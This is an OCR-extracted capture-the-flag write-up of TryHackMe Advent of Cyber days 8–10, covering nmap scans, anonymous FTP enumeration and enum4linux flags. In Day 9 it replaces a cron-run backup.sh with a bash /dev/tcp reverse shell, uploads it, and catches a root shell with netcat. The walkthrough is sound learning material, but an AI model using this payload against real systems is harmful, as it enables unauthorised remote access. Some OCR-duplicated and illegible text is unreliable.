Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=34467%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
OS:M=62B6F651%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

Question 5: What is running on port 2222?

Answer: ssh


Same as questions 3 and 4, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



```
Nmap done: 1 IP address (1 host up) scanned in 144.46 seconds
root@ip-10-10-104-58:~# nmap -A -O -sV -sC 10.10.250.233

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:33 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: [illegible]&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=31168%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
```

Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: blog



```
Nmap done: 1 IP address (1 host up) scanned in 144.46 seconds
root@ip-10-10-104-58:~# nmap -A -O -sV -sC 10.10.250.233

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:33 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=31168%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
```

Thought Process/Methodology:

Open the terminal of the root's home. Then, we can simply use the nmap flag that can scan and gather information for us. For example, command Nmap -A x.x.x.x (whereas x.x.x.x is the IP address) to scan the host to identify services running by matching Nmap's database with OS detection. The name of the Linux distribution that is running which is reported as the most likely distribution to be running can be identified which is ubuntu. The version of Apache, which service that is running on port 2222 and retrieves the "HTTP-TITLE" of the web server can also be identified by using this flag.


Day 9: Networking – Anyone can be Santa!

Tools used: Attack box, FTP

Solution/walkthrough:

Question 1: What are the directories you found on the FTP site?


Answer: backups, elf_workshops, human_resources, public



```
$                disconnect       mdir             sendport         size
account          exit             mget             put              status
append           form             mkdir            pwd              struct
ascii            get              mls              quit             system
bell             glob             mode             quote            sunique
binary           hash             modtime          recv             tenex
bye              help             mput             reget            tick
case             idle             newer            rstatus          trace
cd               image            nmap             rhelp            type
cdup             ipany            nlist            rename           user
chmod            ipv4             ntrans           reset            umask
close            ipv6             open             restart          verbose
cr               lcd              prompt           rmdir            ?
delete           ls               passive          runique
debug            macdef           proxy            send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```

Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user


Answer: public




```
$                 disconnect        mdir              sendport          size
account           exit              mget              put               status
append            form              mkdir             pwd               struct
ascii             get               mls               quit              system
bell              glob              mode              quote             sunique
binary            hash              modtime           recv              tenex
bye               help              mput              reget             tick
case              idle              newer             rstatus           trace
cd                image             nmap              rhelp             type
cdup              ipany             nlist             rename            user
chmod             ipv4              ntrans            reset             umask
close             ipv6              open              restart           verbose
cr                lcd               prompt            rmdir             ?
delete            ls                passive           runique
debug             macdef            proxy             send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```

Question 3: What script gets executed within this directory?

Answer: backup.sh




```
debug             macdef            proxy             send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (228.8714 kB/s)
ftp> get 
```



root@ip-10-10-187-216: ~
File Edit View Search Terminal Help
GNU nano 2.9.3
backup.sh
Modified
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line


```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.187.216/4444 0>&1
```



```
root@ip-10-10-187-216:~# cat target.txt
10.10.249.124
root@ip-10-10-187-216:~# ftp 10.10.249.124
Connected to 10.10.249.124.
220 Welcome to the TBFC FTP Server!.
Name (10.10.249.124:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (10.2255 MB/s)
ftp>
```

Question 4: What movie did Santa have on his Christmas shopping list?


Answer: The Polar Express



```
root@ip-10-10-13-43:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-13-43:~#
```

Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer: THM{even_you_can_be_santa}



```
root@ip-10-10-187-216:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.249.124 59820 received!
bash: cannot set terminal process group (1288): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First up we had to find which file was accessible to the anonymous user and then find out what file was in the accessible file which was a public file, that file had a backup.sh and shoppinglist.txt.After that, we changed the IP address to access the file. After that, we set a Netcat listener to catch a connection on the attack box, as we do that we will put the backup.sh file to our current directory and then we return to Netcat listener to see if the reverse system shell is successful. After gaining access we can upload and download files.

Day 10: Networking – Don't be selfish!

Tools used: Kali Linux


Solution/walkthrough:

Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Answer:

Display help message -h
Do all simple enumeration -a
Get OS information -o
Get share list -S

Use the command: `enum4linux -h` or `enum4linux --help` to see the flags option.




```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
